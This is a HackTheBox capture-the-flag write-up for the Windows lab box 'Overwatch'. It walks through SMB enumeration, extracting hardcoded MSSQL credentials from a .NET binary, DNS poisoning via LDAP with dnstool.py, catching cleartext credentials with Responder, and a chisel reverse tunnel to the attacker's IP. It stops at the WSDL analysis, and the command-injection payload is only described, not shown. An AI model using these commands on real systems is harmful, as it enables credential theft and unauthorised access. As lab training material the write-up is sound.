HTB: Overwatch

Introduction
Greetings! Today, we're diving into Overwatch, a medium difficulty windows box from HackTheBox.
Our journey begins with anonymous SMB access to a software$ share containing a .NET monitoring application. Decompiling overwatch.exe with a .NET decompiler reveals hardcoded MSSQL credentials for sqlsvc. We connect to the SQL Server Express instance on port 6520, but the account has limited privileges — no xp_cmdshell, no impersonation, guest-level access only.
Enumerating the database, we discover a linked server entry called SQL07. The hostname doesn't resolve to anything real, so we use dnstool.py to add a DNS A record pointing SQL07 to our IP via LDAP. When the linked server connection fires, Responder catches the MSSQL authentication attempt in cleartext — giving us the credentials for sqlmgmt.
sqlmgmt has WinRM access. On the box, we discover the monitoring application is running as a WCF SOAP service on port 8000, bound to localhost. We forward the port with chisel and retrieve the WSDL, which exposes a KillProcess operation that takes a processName parameter. The parameter is passed directly to the system without sanitisation — a semicolon injection gives us command execution as NT AUTHORITY\SYSTEM.
Without further ado, let's get into it.
Scanning
We ran a full TCP port scan with nmap.
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ nmap -sSCV -p- -T4 -v -oA scan/nmap 10.129.1.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-10 10:19 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:19
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 0.00% done
Completed NSE at 10:19, 0.00s elapsed
Initiating NSE at 10:19
Completed NSE at 10:19, 0.00s elapsed
Initiating NSE at 10:19
Completed NSE at 10:19, 0.00s elapsed
Initiating Ping Scan at 10:19
Scanning 10.129.1.100 [4 ports]
Completed Ping Scan at 10:19, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:19
Completed Parallel DNS resolution of 1 host. at 10:19, 0.02s elapsed
Initiating SYN Stealth Scan at 10:19
Scanning 10.129.1.100 [65535 ports]
Discovered open port 445/tcp on 10.129.1.100
Discovered open port 53/tcp on 10.129.1.100
Discovered open port 135/tcp on 10.129.1.100
Discovered open port 139/tcp on 10.129.1.100
Discovered open port 3389/tcp on 10.129.1.100
Discovered open port 9389/tcp on 10.129.1.100
SYN Stealth Scan Timing: About 12.17% done; ETC: 10:24 (0:03:44 remaining)
Discovered open port 464/tcp on 10.129.1.100
Discovered open port 3268/tcp on 10.129.1.100
Discovered open port 6520/tcp on 10.129.1.100
SYN Stealth Scan Timing: About 42.97% done; ETC: 10:22 (0:01:21 remaining)
Discovered open port 57474/tcp on 10.129.1.100
Discovered open port 49664/tcp on 10.129.1.100
Discovered open port 57473/tcp on 10.129.1.100
Discovered open port 593/tcp on 10.129.1.100
SYN Stealth Scan Timing: About 62.59% done; ETC: 10:22 (0:00:54 remaining)
Discovered open port 57616/tcp on 10.129.1.100
Discovered open port 88/tcp on 10.129.1.100
Discovered open port 3269/tcp on 10.129.1.100
Discovered open port 57599/tcp on 10.129.1.100
Discovered open port 5985/tcp on 10.129.1.100
SYN Stealth Scan Timing: About 77.88% done; ETC: 10:22 (0:00:36 remaining)
Discovered open port 49668/tcp on 10.129.1.100
Discovered open port 636/tcp on 10.129.1.100
Discovered open port 389/tcp on 10.129.1.100
Completed SYN Stealth Scan at 10:22, 148.55s elapsed (65535 total ports)
Initiating Service scan at 10:22
Scanning 21 services on 10.129.1.100
Completed Service scan at 10:23, 54.46s elapsed (21 services on 1 host)
NSE: Script scanning 10.129.1.100.
Initiating NSE at 10:23
Completed NSE at 10:23, 40.08s elapsed
Initiating NSE at 10:23
Completed NSE at 10:23, 1.98s elapsed
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
Nmap scan report for 10.129.1.100
Host is up (0.056s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-10 15:22:27Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Issuer: commonName=S200401.overwatch.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-07T15:16:06
| Not valid after:  2026-06-08T15:16:06
| MD5:   0da8:f9a5:d788:e363:07b1:5f70:6524:ffcb
|_SHA-1: 3287:c62d:4408:7fbb:4038:00b3:32fa:da67:fb22:14bc
|_ssl-date: 2026-02-10T15:23:54+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-10T15:23:14+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
6520/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-10T15:17:21
| Not valid after:  2056-02-10T15:17:21
| MD5:   5c0d:ee35:5e17:d232:dd0c:49b2:5061:553a
|_SHA-1: 22af:47ce:7796:88b3:c3d6:5e8c:7b6b:7f21:b315:4fb3
|_ssl-date: 2026-02-10T15:23:54+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   10.129.1.100:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.129.1.100:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
57473/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
57474/tcp open  msrpc         Microsoft Windows RPC
57599/tcp open  msrpc         Microsoft Windows RPC
57616/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-02-10T15:23:15
|_  start_date: N/A

NSE: Script Post-scanning.
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
Initiating NSE at 10:23
Completed NSE at 10:23, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 245.45 seconds
           Raw packets sent: 131153 (5.771MB) | Rcvd: 117 (5.132KB)

┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$
An AD domain controller (overwatch.htb, computer: S200401) with the standard services (Kerberos, LDAP, SMB, WinRM, RDP), plus a SQL Server 2022 Express instance on port 6520 and a .NET Message Framing service on 9389. Anonymous LDAP and RPC access were both denied, so we turned to SMB.
Enumerating SMB
Anonymous SMB listing revealed an interesting non-default share: software$.
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ smbclient -L '\\10.129.1.100\'
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        software$       Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.1.100 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$
We connected to the share and found a Monitoring directory containing a .NET application with its full dependency chain — Entity Framework, SQLite libraries, PowerShell management DLLs, and the main binary overwatch.exe with its PDB and config file.
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ smbclient '\\10.129.1.100\software$'
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DH        0  Fri May 16 21:27:07 2025
  ..                                DHS        0  Thu Jan  1 01:46:47 2026
  Monitoring                         DH        0  Fri May 16 21:32:43 2025

                7147007 blocks of size 4096. 1171112 blocks available
smb: \> cd Monitoring
smb: \Monitoring\> ls
  .                                  DH        0  Fri May 16 21:32:43 2025
  ..                                 DH        0  Fri May 16 21:27:07 2025
  EntityFramework.dll                AH  4991352  Thu Apr 16 16:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Thu Apr 16 16:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Thu Apr 16 16:38:56 2020
  EntityFramework.xml                AH  3738289  Thu Apr 16 16:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 10:46:10 2017
  overwatch.exe                      AH     9728  Fri May 16 21:19:24 2025
  overwatch.exe.config               AH     2163  Fri May 16 21:02:30 2025
  overwatch.pdb                      AH    30208  Fri May 16 21:19:24 2025
  System.Data.SQLite.dll             AH   450232  Sun Sep 29 16:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Sun Sep 29 16:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Sun Sep 29 16:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 14:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 10:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 10:46:10 2017
  x64                                DH        0  Fri May 16 21:32:33 2025
  x86                                DH        0  Fri May 16 21:32:33 2025

                7147007 blocks of size 4096. 1170548 blocks available
smb: \Monitoring\>

┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ smbclient '//10.129.1.100/software$' -c 'prompt OFF; recurse ON; mget *'
Password for [WORKGROUP\kali]:
getting file \Monitoring\EntityFramework.dll of size 4991352 as Monitoring/EntityFramework.dll (2758.6 KiloBytes/sec) (average 2758.6 KiloBytes/sec)
getting file \Monitoring\EntityFramework.SqlServer.dll of size 591752 as Monitoring/EntityFramework.SqlServer.dll (1623.3 KiloBytes/sec) (average 2568.2 KiloBytes/sec)
getting file \Monitoring\EntityFramework.SqlServer.xml of size 163193 as Monitoring/EntityFramework.SqlServer.xml (695.9 KiloBytes/sec) (average 2385.9 KiloBytes/sec)
getting file \Monitoring\EntityFramework.xml of size 3738289 as Monitoring/EntityFramework.xml (2836.6 KiloBytes/sec) (average 2545.3 KiloBytes/sec)
getting file \Monitoring\Microsoft.Management.Infrastructure.dll of size 36864 as Monitoring/Microsoft.Management.Infrastructure.dll (163.6 KiloBytes/sec) (average 2409.5 KiloBytes/sec)
getting file \Monitoring\overwatch.exe of size 9728 as Monitoring/overwatch.exe (43.6 KiloBytes/sec) (average 2283.0 KiloBytes/sec)
getting file \Monitoring\overwatch.exe.config of size 2163 as Monitoring/overwatch.exe.config (9.4 KiloBytes/sec) (average 2164.1 KiloBytes/sec)
getting file \Monitoring\overwatch.pdb of size 30208 as Monitoring/overwatch.pdb (136.6 KiloBytes/sec) (average 2067.2 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.dll of size 450232 as Monitoring/System.Data.SQLite.dll (1259.8 KiloBytes/sec) (average 2009.3 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.EF6.dll of size 206520 as Monitoring/System.Data.SQLite.EF6.dll (728.1 KiloBytes/sec) (average 1940.3 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.Linq.dll of size 206520 as Monitoring/System.Data.SQLite.Linq.dll (618.6 KiloBytes/sec) (average 1861.5 KiloBytes/sec)
getting file \Monitoring\System.Data.SQLite.xml of size 1245480 as Monitoring/System.Data.SQLite.xml (1745.0 KiloBytes/sec) (average 1848.3 KiloBytes/sec)
getting file \Monitoring\System.Management.Automation.dll of size 360448 as Monitoring/System.Management.Automation.dll (884.4 KiloBytes/sec) (average 1789.9 KiloBytes/sec)
getting file \Monitoring\System.Management.Automation.xml of size 7145771 as Monitoring/System.Management.Automation.xml (1869.9 KiloBytes/sec) (average 1818.9 KiloBytes/sec)
getting file \Monitoring\x64\SQLite.Interop.dll of size 2005688 as Monitoring/x64/SQLite.Interop.dll (1424.5 KiloBytes/sec) (average 1772.4 KiloBytes/sec)
getting file \Monitoring\x86\SQLite.Interop.dll of size 1592504 as Monitoring/x86/SQLite.Interop.dll (1469.9 KiloBytes/sec) (average 1747.3 KiloBytes/sec)

┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$
Reversing the .NET binary
We opened overwatch.exe in a .NET decompiler and immediately found hardcoded MSSQL credentials embedded in the connection logic.

sqlsvc / TI0LKcfHzZw1Vv
The application config file (overwatch.exe.config) also revealed a WCF service configuration — the app exposes a SOAP endpoint at http://overwatch.htb:8000/MonitorService with an IMonitoringService contract. We noted this for later.
Enumerating MSSQL
We connected to the MSSQL instance on port 6520 using the recovered credentials.
┌──(kali㉿kali)-[~/Documents/htb/overwatch/Monitoring]
└─$ impacket-mssqlclient sqlsvc@10.129.1.100 -port 6520 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)>
The account landed with guest privileges — significantly limited. We checked every escalation path and came up short.
SQL> xp_cmdshell whoami
ERROR: The EXECUTE permission was denied on the object 'xp_cmdshell'

SQL> enable_xp_cmdshell
ERROR: User does not have permission to perform this action.

SQL> enum_impersonate
execute as   database   permission_name   state_desc   grantee   grantor
----------   --------   ---------------   ----------   -------   -------
No xp_cmdshell, no impersonation, no sysadmin rights. However, enumerating linked servers revealed something interesting.
SQL (OVERWATCH\sqlsvc  guest@master)> enum_links
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL

SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL

Linked Server   Local Login   Is Self Mapping   Remote Login
-------------   -----------   ---------------   ------------
SQL (OVERWATCH\sqlsvc  guest@master)> use_link SQL07
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Communication link failure".
ERROR(MSOLEDBSQL): Line 0: TCP Provider: An existing connection was forcibly closed by the remote host.

SQL (OVERWATCH\sqlsvc  guest@master)>
A linked server called SQL07. When we tried to use it, the connection failed — the hostname didn't resolve to anything.
Credential interception via DNS poisoning
The idea
Since sqlsvc has domain credentials, we can use LDAP to add a DNS record. If we point SQL07 to our IP and stand up a fake MSSQL listener, the linked server connection will authenticate to us — potentially in cleartext, since MSSQL linked servers often store credentials or use the connecting user's context.
Adding the DNS record
We used dnstool.py from the krbrelayx toolkit to add an A record for SQL07 pointing to our machine.
┌──(kali㉿kali)-[~/Documents/krbrelayx]
└─$ python3 dnstool.py -u 'overwatch\sqlsvc' -p 'TI0LKcfHzZw1Vv' -dc-ip 10.129.244.81 -dns-ip 10.129.244.81 -r SQL07 -a add -t A -d 10.10.14.9 overwatch.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
Catching the credentials
We started Responder on our interface and triggered the linked server connection from within MSSQL (use_link SQL07). The connection attempt hit our fake MSSQL listener and the credentials arrived in cleartext.
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ sudo responder -I tun0
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.6.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.9]
    Responder IPv6             [dead:beef:2::1007]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-HW4GLS1CEQC]
    Responder Domain Name      [WWHG.LOCAL]
    Responder DCE-RPC Port     [45136]

[+] Listening for events...

[MSSQL] Cleartext Client   : 10.129.244.81
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
New credentials: sqlmgmt / bIhBbzMMnB82yx.
Shell as sqlmgmt
sqlmgmt has WinRM access on the box.
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> whoami
overwatch\sqlmgmt
Privilege escalation via WCF SOAP command injection
Discovering the internal service
From the application config we'd already read, we knew a WCF SOAP service was running at http://overwatch.htb:8000/MonitorService. Confirming with netstat, port 8000 was bound to 0.0.0.0 but only accessible locally.
┌──(kali㉿kali)-[~/Documents/htb/overwatch]
└─$ cat Monitoring/overwatch.exe.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/?LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>
    </services>
    <behaviors>
      <serviceBehaviors>
        <behavior>
          <serviceMetadata httpGetEnabled="True" />
          <serviceDebug includeExceptionDetailInFaults="True" />
        </behavior>
      </serviceBehaviors>
    </behaviors>
  </system.serviceModel>
  <entityFramework>
    <providers>
      <provider invariantName="System.Data.SqlClient" type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
      <provider invariantName="System.Data.SQLite.EF6" type="System.Data.SQLite.EF6.SQLiteProviderServices, System.Data.SQLite.EF6" />
    </providers>
  </entityFramework>
  <system.data>
    <DbProviderFactories>
      <remove invariant="System.Data.SQLite.EF6" />
      <add name="SQLite Data Provider (Entity Framework 6)" invariant="System.Data.SQLite.EF6" description=".NET Framework Data Provider for SQLite (Entity Framework 6)" type="System.Data.SQLite.EF6.SQLiteProviderFactory, System.Data.SQLite.EF6" />
    <remove invariant="System.Data.SQLite" /><add name="SQLite Data Provider" invariant="System.Data.SQLite" description=".NET Framework Data Provider for SQLite" type="System.Data.SQLite.SQLiteFactory, System.Data.SQLite" /></DbProviderFactories>
  </system.data>
</configuration>
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       940
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       940
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       384
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2852
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       540
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1208
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1624
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       1616
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:49771          0.0.0.0:0              LISTENING       6112
  TCP    0.0.0.0:54204          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:63999          0.0.0.0:0              LISTENING       696
  TCP    0.0.0.0:64000          0.0.0.0:0              LISTENING       2808
We forwarded it to our machine using chisel.
# On the target
*Evil-WinRM* PS C:\Windows\Tasks> .\chisel.exe client 10.10.14.9:51234 R:8000:127.0.0.1:8000
chisel.exe : 2026/02/12 06:18:02 client: Connecting to ws://10.10.14.9:51234
    + CategoryInfo          : NotSpecified: (2026/02/12 06:1...0.10.14.9:51234:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
2026/02/12 06:18:02 client: Connected (Latency 61.3224ms)
# On Kali
┌──(kali㉿kali)-[~/Documents/pentest-tools/chisel]
└─$ ./chisel64 server --reverse --port 51234
2026/02/12 09:16:31 server: Reverse tunnelling enabled
2026/02/12 09:16:31 server: Fingerprint E3RIjIQjne6cDLMJTtvWeQMTZjsH5wwalffEDi39KEE=
2026/02/12 09:16:31 server: Listening on http://0.0.0.0:51234
2026/02/12 09:18:03 server: session#1: Client version (1.11.3) differs from server version (1.10.1)
2026/02/12 09:18:03 server: session#1: tun: proxy#R:8000=>8000: Listening
Analysing the WSDL
We fetched the WSDL from the forwarded endpoint. The service exposes three operations: StartMonitoring, StopMonitoring, and KillProcess. The KillProcess operation takes a single processName string parameter — and given this is a monitoring tool that kills processes by name, it's very likely calling something like taskkill or Stop-Process under the hood.
